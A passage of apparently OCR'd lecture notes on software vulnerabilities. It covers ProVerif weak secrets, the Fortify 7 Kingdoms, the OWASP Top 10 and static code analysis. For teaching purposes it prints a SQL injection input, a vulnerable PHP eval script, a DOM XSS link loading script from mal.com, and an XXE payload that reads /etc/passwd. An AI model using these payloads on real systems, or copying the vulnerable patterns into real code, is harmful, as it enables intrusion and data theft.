To do so, Proverif uses a mechanism based on phases, but this is transparent to the user. A simple protocol subject to this kind of attack is the one in the picture. The attacker cannot invert the function (since it does not exist), but it can try to guess the secret (g) and compute the hash and then compare it with the hash of s.



Queries about weak secrets are written as $weaksecret\ n$ and Proverif verifies that offline guessing attacks are not possible for secret n by verifying that:


$$\big(\ P;\ phase\ 1;\ out(c,n)\big) \approx_S\ (\ P;\ phase\ 1;\ new\ n' : t;\ out(c,n')\ )$$

There is a phase that corresponds to the guessing phase while phase 0 corresponds to the interaction phase. In this phase 1 in one case there is an output of n (the secret) while on the right side there is another instance of the process, but the output is n' which is another freshly generated value. Then, Proverif will check whether these two processes are observationally equivalent (checks that they are not distinguishable by an S-Adversary). If they are not distinguishable, then the attack has no way to distinguish the case of correct value output to the incorrect value output.

Example: Verification of Secure SOME/IP → 01:44:00 Sisto_07

Introduction to Software Vulnerabilities


As we said, there is a different between what we call **bug** and what we call **vulnerability**. There are bugs that are not vulnerabilities, there are also bugs that are vulnerabilities, but there are also vulnerabilities that are not bugs.



bug


There is a **bug** if we show the set of **required behaviours** (that are the behaviours required by the functional specification of the software) is *larger* than the possible behaviours. This means that some of the required behaviours are not possible because of the bugs.

There may be a vulnerability when the set of possible behaviours is larger than the required behaviours, that is when our software does something that is unwanted. If there is a possible behaviour that is not required, this must be avoided: it may be innocuous (may not be a security issue) but it may be also dangerous and, in that case, it is a vulnerability.



may be vulnerability
especially if additional behaviors are unintended

When someone wants to attack a software, there are different ways to access it. When software is running the attacker can send some inputs and get some outputs. There is another channel that the attacker can use, that is the **inspection** of software. For example, if the software is available in binary form an attacker can use binary inspection tools that investigate the binaries of the software, and the attacker can get some information about the software itself. If the software Is open source the attacker can extract information about it also from this source. For example, hard coding something that should be secret in the software when the software code is available is an issue that could be a vulnerability.



Software Vulnerabilities Classifications

Knowing a software vulnerability is important both while developing software but also when *assessing software* because we must find these vulnerabilities. Many taxonomies have been defined:

- **CWE: comprehensive, but not organized by relevance**
  - Repository of vulnerability types while CVE contains specific instances of these vulnerabilities. It is difficult from CWE to understand which vulnerabilities are more relevant.
- **Fortify Taxonomy** (general)
- **OWASP Top 10** (for web applications)
  - No profit organization with the aim to provide tools and methodologies to develop web applications. It maintains a classification of most-relevant vulnerabilities.

Fortify Taxonomy: The 7 Kingdoms

It is a classification that includes 7 classes also called kingdoms. The idea is that the software vulnerabilities that we can find should follow in one or other these classes, that are intended to be *comprehensive* even though they may not be disjointed. This ranking has been proposed some years ago (not periodically updated):

1. **Input Validation and Representation**
2. **API Abuse**
3. **Security Features**
4. **Time and State**
5. **Errors**
6. **Code Quality**
7. **Encapsulation**

1. Input Validation and Representation

It includes security problems are **caused by trusting untrusted input**. This is a well-known problem that is when a software gets some input from untrusted source (typically for distributed applications this may be the network) and it is not checked/validated. Many software vulnerabilities come from absence or improperly input validation, such as: *buffer overflows, format strings, code injection* (e.g., SQL injection, XSS).

2. API Abuse

It is possible to find here vulnerabilities that depend on not properly using APIs. Security problems arise from not respecting an API contract or from misinterpreting the behaviour of API functions. A typical example is the use of *chroot* command available in UNIX-based systems that can be used to change the root of the file system that is perceived by the application itself. Done to avoid that an application inadvertently can access parts of the file system that we don't want to make available to the application. The problem is that *chroot* does not change the current directory, so if it is not change it could be possible to use relative paths and access parts of the file system that are not constrained by the root.

3. Security Features

All security problems come from not using security features properly and fall into this class. For example, the improper use of access control, cryptography, privilege management, etc. but also the leaking of privileged information.

4. Time and State

Security problems arise from unexpected interactions between threads, processes, etc or from bad timing. For example, the *race conditions* introduces when we use asynchronous operations. Suppose to perform authentication by using an asynchronous operation that runs concurrently with the check of authentication result. If the check terminates before the authentication operation has finished, the result may be wrong.

5. Error Handling

Here vulnerabilities depend on the way in which errors are handled. The security problems may arise from missing, poor or improper error handling. For example:

- Missing error handling causes the program to continue in case of error, with unpredicted behaviour
- Missing error handling may cause the generation of an exception that leaks sensitive information

6. Code Quality

Security problems caused by poor code quality. One typical case is not respecting some coding guidelines that are typically given that may lead to unexpected behaviours (e.g., arithmetic operation on Boolean in C). This is something that is very general, so they don't fall in just one kingdom, but they are typical programming errors that could be detected by detecting if the code respects the guidelines.

7. Encapsulation

Security problems are caused by not properly implementing strong boundaries. In some applications there are boundaries (e.g., in web applications between servers and clients) that should be applied. For example, the **cross-session contamination** may happen in web applications if they use some features introduced with HTML 5, *local storage*, which is a storage in the browser available by multiple tabs in the browser and is persistent. It could happen to store some sensitive data in this local store, and these may be accessible by other parts of the application.

OWASP Top 10

It is the **Open Web Application Security Project** (*OWASP*), another ranking of vulnerabilities which identifies 10 classes that are based on **critical security risks** for web applications (while the previous one was general). The rank is based on statistics about known vulnerabilities. The latest release of OWASP Top 10 is in 2021. It is:

1. **Broken Access Control**
2. **Cryptographic Failures**
3. **Injection**
4. **Insecure Design**
5. **Security Misconfiguration**
6. **Vulnerable and Outdated Components**
7. **Identification and Authentication Failures**
8. **Software and Data Integrity Failures**
9. **Security Logging and Monitoring Failures**
10. **Server-Side Request Forgery (SSRF)**

1. Broken Access Control

Access Control is basically the authorization check, and we say that Access Control is broken when it is missing or when an attacker can bypass or break it. Some examples are:

- API for privileged operations made available to unauthenticated users
- Violation of the least-privilege principle (i.e., deny by default)

2. Cryptographic Failures

Cryptography is not used correctly (or not used when necessary). Examples specific for web applications:

- sensitive data transmitted or stored as cleartext
- unsalted password databases
- use of old or weak cryptographic algorithms for encryption
- missing security certificate validation
- improper key management (e.g., refreshing)
- wrong use of cryptography or cryptographic APIs

3. Injection

Injection flaws occur when an attacker can send hostile data to an interpreter. There are different types of code injection are possible such as *SQL Injection*, *PHP Injection* and *Script Injection* (e.g., XSS).

SQL Injection

Injection occurs when untrusted data are inserted into a SQL query without validation or filtering. In the picture there is PHP example in which *user* and *pass* variables are used to store something that comes directly from a posted form without being checked, but directly inserted into the query. The problem is that a malicious user could enter as a malicious name "*admin' #*" and after substitution the result will be:

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user'
          AND pass='$pass'";
$result = mysqli_query($conn, $query);
```

$$SELECT \ * \ FROM \ users \ WHERE \ user = 'admin' \#' \ AND \ ..$$

The # is the comment character in the SQL language, which means that from that point everything is ignored, and the authentication will succeed without having the password of the user.

It can be **prevented** in various ways, one is to use **prepared statements** where there is not a direct substitution of parameters in the query, but all data assigned to parameters are interpreted only as data and not as SQL comments.

Another possibility is to validate inputs before introducing them inside the query.

PHP Injection

It is a form of code injection where a malicious user can inject some PHP code that performs some operations that were not intended to be done by the server code. In the example there is an **eval** statement, which is used to evaluate a PHP expression that can be any valid PHP code. If we take some input that is not validated and we pass it as is into the eval string, then a malicious user can pass something that contains e.g., an operation that is not wanted such as an expression that gets some secret information and assign it to the variable *res* which is then output on the PHP script.

```
<?php
  if(isset($_GET['expr'])) {// expression set: evaluate
    eval("\$res=".$_GET['expr'].";");
    echo "<p>".$_GET['expr']." = ".$res."</p>";
    $script= $_SERVER['PHP_SELF'];
    echo "<p><a href=\"$script\">Continue</a></p>";
    exit;
  } else { // expression unset: show form
?>
  <form method="get" action="vuln_php.php">
        <p><input type="text" name="expr" >
        <input type="submit" value="="></p>
  </form>
<?php  } // end of else branch ?>
```

Cross-Site Scripting (XSS)

Another form of code injection, but it is more complex. XSS consists of injecting HTML with embedded script code to bypass Same-Origin-Policies (SOP). In a browser different application from different sources may run concurrently in different tabs, so, to prevent that these applications interfere one with the other, some some restrictions called **Same-Origin-Policies** are adopted by browsers to prevent malicious interactions between different apps.

For example, Javascript code downloaded from one origin:

- *cannot access documents downloaded from other origins*
    - If another tab contains a document downloaded from another origin, it is not possible to access the DOM tree of the other tab, while if the origin is the same it will be possible. In this way it is possible to create applications that use different tabs on the browser.
- *cannot access cookies set by other origins*

- A server can set some cookies, but if cookies were set by a different server, they will not be accessible.


- *cannot request (HTTP) operations on other origins*

By using **origin,** it is meant the *scheme, host* and *port*.


Admitted inter-origin interactions without user consent:

- *IMG and SCRIPT elements can issue GET requests to other origins*

There are different types of XSS. The first one is the **reflected XSS.** Vulnerability arises from the fact that a vulnerable website reflects some data that come from the user. For example, suppose to have a simple web server that answer an HTTP GET with a simple message (a hello followed by the name of the user that has been passed in the GET with a query parameter). The attacker must send a hyperlink to the vulnerable website but through the victim (e.g., someone who gets the link by email and clicks on the link without knowing what it will do). The attacker will put in the link the name of the vulnerable website, but it also adds the name query parameter and the value put in the parameter is a *script*. The vulnerable website populates the web page by adding that script tag as the name and returns it to the victim in response. The victim will start executing it even if the script is another origin, since it is permitted.



Stored XSS is another form of XSS more dangerous than the previous one, where the mechanism is the same, but the script injected by the attacker is not immediately reflected to the victim but stored, e.g., in a database. A web application can store the malicious cose in the DB, while another one will later on read the information and reflect it to another user. In this way, if the link is sent to a user and it uses it this link may be propagated even to other users and applications.



The third type is **DOM XSS**. In this case the missing validation is not in the server side, but on the **client-side**. It has to do with the code that runs on the client. The example shows javascript code that let the user choose the language. There is a default choice, which is English, while the other choice is read by the document itself from a query parameter that is named *default*. So it locates the query parameter and extract the value without checking it, so it is put in the option directly. Then, by having a malicious link it is possible to inject malicious code.

```
Select your language:
<select><script>document.write("<OPTION value=1>"+
document.location.href.substring(document.location.h
ref.indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script></select>
```

```
http://vuln.com/?default=<script
src='http://mal.com/hack.js'/>
```

4. Insecure Design

Insecure Design occurs when security is not properly considered in the development process. Some examples are:

- Absence or incompleteness of threat modeling which leads to neglecting some possible attacks
- Wrong choice of security controls

5. Security Misconfiguration

Security Misconfiguration occurs when security features are not properly configured (instead of "coding"). Some examples:

- Some development setting not changed to production settings (e.g., default accounts not removed or not disabled in production service)
- Directory listing not disabled on the web server
- Improperly configured permissions

XML External Entities (XXE)

This is another example of configuration error that has to do explicitly with XML. XXE occurs when an attacker can send hostile XML data to an XXE-vulnerable XML interpreter. The example shows that XML can include *ENTITY* which refers files that are in the file system. Normally, the XML interpreter automatically interpret the entity statement. It is possible to configure interpreters so that they do not do it automatically, so it is possible to prevent this kind of attacks.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

6. Vulnerable and Outdated Components

These vulnerabilities occur when the software uses vulnerable/outdated components. Generally, third-party components used by web applications run with the same privileges of the main application. This can be detected by scanners that should run continuously on the code or on the application itself so that it can be detected by VA or PT.

7. Identification and Authentication Failures

These failures occur when an attacker can break identification or authentication. Some examples:

- Permitting credential stuffing
- Allowing weak passwords
- Improper invalidation of session ID (when session terminates)
- Improper rotation of session ID (do not reuse a session ID already used)
- Exposure of session ID in the URL (store them in the log)
- User account id received from the user and not verified
- Using weak credential recovery mechanisms

8. Software and Data Integrity Failures

These failures occur when integrity of software or data is not properly checked/ensured. Typically, it happens when software is transferred from one location to another. Some examples:

- updates download without sufficient integrity verification
- application downloading plugins or libraries from untrusted repositories or CDNs
- insecure deserialization (it is common to serialize objects and send them on the network)

Insecure Deserialization

A web application accepts data in the form of serialized objects from untrusted sources and it does not deserialize securely. We should, for example, sign the object serialization so that before the deserialization the sign can be checked. An example is the *Java Serial Killer tool* that can produce malicious Java serialized objects and send them to the victim java application. Can be classified also as an injection attack.

9. Security Logging and Monitoring Failures

Insufficient logging or monitoring that let attackers perform their attacks without being detected. Some examples are:


- Absence of logging of security-relevant events
- Unclear log messages
- Logs not constantly monitored
- Logs only stored locally
- PT or scans do not trigger alerts

10. Server-Side Request Forgery (SSRF)

SSRF flaws occur when a web application fetches a remote resource without validating the user-supplied URL. Basically, a URL is sent to a victim web application, and it does not check the URL before using it. Examples:

- use SSRF to get access to sensitive information (e.g., file:///etc/passwd)
- use SSRF to perform unintended operations on resources protected by firewalls, VPNs or ACLs


The Trend



This is a comparison of the newer classification with the previous one. The top 10 has changed considerably only in 4 years. Some classes that were in the first positions are now in other positions (injection $1 \rightarrow 3$). Some classes that were present in 2017 are no more present in 2021, this is because some classes were very specific but in 2021, they are now uniform. For example, cross-site scripting was a specific vulnerability that is now in the injection class. By this merging the number of classes has increased, and at the same time some vulnerabilities have become more relevant (broken access control $5 \rightarrow 1$). The possible explanation of why some classes have become less important is that recently the awareness about these vulnerabilities and tool support to detect them has increased. Cryptographic Failures is on top positions because it is a vulnerability that is harder to discovery. Static analysis can help to find some of these vulnerabilities.

Relation between 7 Kingdoms and OWASP Top 10

The top 10 classes of vulnerabilities can be easily mapped to some of the kingdoms. Some examples are shown on the picture. It is possible to see that more classes can be mapped to the same kingdom and also that some of them could be mapped to more than one.



Some kingdoms are general and **cross-cutting** (API abuse and Time and State) so they can be found in almost all classes identified by OWASP.

Finding Software Vulnerabilities with Static Code Analysis


Static Code Analysis is one of the main approaches for finding software vulnerabilities in the code. Generally, there are two main approaches:

- **Testing (Dynamic Analysis)**
  - Execute code, check behaviour for **some** inputs (not exhaustive), fully automatic
- **Static Analysis**
  - Do not execute code, check behaviour for **all** inputs, partially automatic (because static analysis is an undecidable problem, so it is not possible to have an algorithm that can decide always with certainty if a property is true or false)

We will focus on Static Analysis, which can be:

- **White-box** → we have access to **source code.** It is typically used to support code reviews.
- **Black-box** → access only to **binaries**


Sometimes code is not available (for some reasons, e.g., code is not delivered, only binaries). It applies typically to some libraries. Even if the source code is present, it is possible to perform both kinds of analysis (source code and binaries). Binaries is different from source code, since it starts from code that has already been compiled and some decisions have been taken from the compiler (so binaries contain less ambiguity about code interpretation).



Static code analysis is indeed a form of formal verification. In the picture there is the situation that we have with static code analysis. There is an **implementation** of the software, which is the code that we want to analyse. Starting from this implementation, static analysis **extracts a model** from the implementation, which is a **formal model**. On the other side, there are some **informal requirements** that corresponds to what we're looking for (e.g., don't want that a particular class of vulnerability is present in the code). This kind of informal requirement is translated into a set of **formal requirements specifications,** that are the formal properties to be checked on the code. This is something done when the static analysis tool is designed and constructed, and it is the base knowledge of the tool. It is possible to compare the formal requirements with the formal model to check if properties are satisfied or not on the formal model. If they're not satisfied a report is produced, which has then to be checked since it may be not precise enough.

Formal Code Models

All the main programming languages have **formal syntax** but **informal semantics** (apart from special cases). This means that *source code itself is not a fully formal description*. However, a corresponding fully formal description can be generated by assigning a particular interpretation. This is exactly what a compiler does, since it starts from the source code and uses a particular interpretation to generate the executable code. The model extractor works like the compiler, but this interpretation is kept wide enough by introducing




some form of non-determinism, that is that the model that is extracted (not executable code) represents the behaviour of the software with some non-deterministic choices which considers the different interpretations given by the different compilers. In this way the model incorporates the behaviours of the code under different interpretations given by different compilers. Moreover, not all the details of the behaviour of the code are kept into account, so the model will represent the behaviour of the program only partially (one possible sources of incorrect reports given by the tool).


By starting from the binary code in this case a different tool is used, which is the opposite of a compiler: the **decompiler**. In this case it is possible to build the model starting from the binaries. In this case, it will be a model that considers only the choices made by that compiler for that specific binary.

Models are abstractions of the real code so the **precision** may change according to the technique used to create this model. Different model types include different detail levels and enable different analysis techniques.

The Model Extraction Process (from source code)




It shares some phases with the phases of a typical compiler. By starting from source code, it is analysed by some components: **Lexical Analysis, Parsing, Semantic Analysis**. After these phases there are others that are more related to the behaviour of a compiler that is related to the generation of code and some optimizations on it. The last two phases (*intermediate code generation, optimization*) are not so relevant for static analysis tools, while the first three phases are shared by compilers and model extractors.



The **source code** goes into the **lexical analysis** step, which extracts the **tokens** of the source code, that is single words, symbols that make the source code. Then, these tokens are used by a **parser** to build a **parse tree,** which interprets the sequence of tokens according to the syntactic rules of the language. From the parse tree it is possible to build an **abstract syntax tree** which is more abstract than the previous one (that was strictly related to tokens). The statements refer also to the **symbol table**, which means that in the tree there are only reference, while the full information is in the table.

All these are **formal models** of the code that is being analysed, but they are *structural models* since they represent the structure of the code, and it is not yet a *behavioural model*.

From these structural models it is already possible to perform some **limited** analysis. On the tokens it is possible to perform **token scan**, for example, there are some keywords that are considered dangerous (e.g., in C the strcpy and gets). Of course, this is a limited analysis that very likely produces false positive, since e.g., the keyword may be present in a part of code in which the vulnerability could no be exploited.




By looking at the other models, again it is possible to analyse the other structures and maybe find some clues that some vulnerabilities may be presents. The checks done on these data structures are called **structural checks**. Among all the structural checks there are some done by the compiler, which can check if the types of language are used consistently. At the same time static analysis tools can perform type checking with the purpose of getting the type of information necessary to understand If other vulnerabilities are present. For example, it is possible to check that a DB connection is not stored in a static field (because it could be accessed in other parts of the program that may be controller by an attacker).

Another type of check that can be done in this phase is the **style checking**, because it is possible to check if a particular style of programming is respected or not. Using certain styles of programming is safer than not using them. If they are not being used, it is possible to report them as warnings to the user.

After we have reached this phase of the compilation process (after *semantic analysis*), the compiler will keep building a different kind of model. When it comes to represent the behaviour of the program there are different models that are build, named **behavioural models** (already discussed) which are built from the AST (Abstract Syntax Tree) and the symbol table. The aim of these models is to **represent some information** about **how the code behaves**: the possible control flow of the program (**Control Flow Graph**) and what functions each function can call (**Call graph**). These models will be used then in subsequent compiler steps for code generation and optimization. Code optimization may imply a **change** of these models. These two models (CFG and call graph) can also be built by decompilers starting from binaries.

The graph takes this form where each node is a **basic block** (*sequence* of instructions executed without interruption and jumps).

```
int f(int a, int b)
{
  while (a!=b) {
    if (a>b)
      a = a-b;
      printf("%d",a);
    else {
      b = b-a;
      printf("%d",b);
    }
  }
  return(a);
}
```




This, instead, is an example of a **call graph**. Each node is a function, while the **edges** represent that a function may call another function.

```
int f(int a, int b)
{
 while (a!=b) {
  if (a>b)
   b=g(b);
  else {
   b= b+h(a,b);
   a += 1;
  }
 }
 return(a);
}
```

```
int h(int a, int b)
{
 if (a>b)
   return -1;
 else
   return g(b-a);
}
```

```
int g(int x)
{
 int r=1;
 if (x>0)
   r*=g(x-1);
 return r;
}
```



Starting from CFG and CG there are different techniques that can be used to analyse the behaviour. These techniques are used by compilers for optimization (e.g., to look for unreachable code, unused variables, etc). They are:

- **Data Flow Analysis** → information about the values taken by program variables in various program locations (e.g., initialization status, sign, etc.) independently of inputs
- **Control Flow Analysis** => information about the (real) control flow (e.g., unreachable code)

Data Flow Analysis

This type of analysis is based on **abstract data models** for variables. After having defined this model for variables, the model Is built in this way:

- For each basic block B
  - Compute a transfer function $f_B(D)$ and equation $D' = f_B(D)$
  - It means that the transfer function represents how the abstract values of variables are modified by the basic block.
  - D is the model of variables before execution
  - D': model of variables after execution
- In addition to transfer function, we create the **equation representing how D depends on the outputs of preceding basic blocks**: if there are two basic blocks one after the other, the output value of a basic block will be the input of the next basic block.

The set of equations is solved by an **iterative algorithm** to find the value of D at the beginning and end of each basic block. What we achieve is considering all possible inputs given to the program.

Example: Reaching Definitions


Data of interest: set of definitions (assignment of a variable) that can reach a basic block. If in a program there is a statement that can assign a new value to a variable, that is a definition of a variable. The problem is to know if a given definition (assignment) of a variable can reach another basic block that is in another part of the program. It is possible if there is a path by which the value of this variable that has been assigned is propagated trough the CFG until it reaches the other basic block. In this path it is necessary that there are no other assignments of the same variable, because otherwise the new assignment **kills** the old assignment.


To find the reaching definition, it is possible to define the data flow algorithm in this way, by computing for each basic block:

- The **transfer function**: $out[B] = Gen[B]\ U\ (in[B] - Kill[B])$
  - Out[B] is the value of reaching definitions at the end of block B
  - In[B] is the set of reaching definitions that reach the beginning of the block
  - Gen[B] = {definitions in B that reach the end of B}
  - Kill[B] = {definitions that are "killed" in B}

By using the formula, we take gen[B] that are the new definitions that are in B and that reach the end of basic block B union the difference between the input definitions and the ones that are killed.

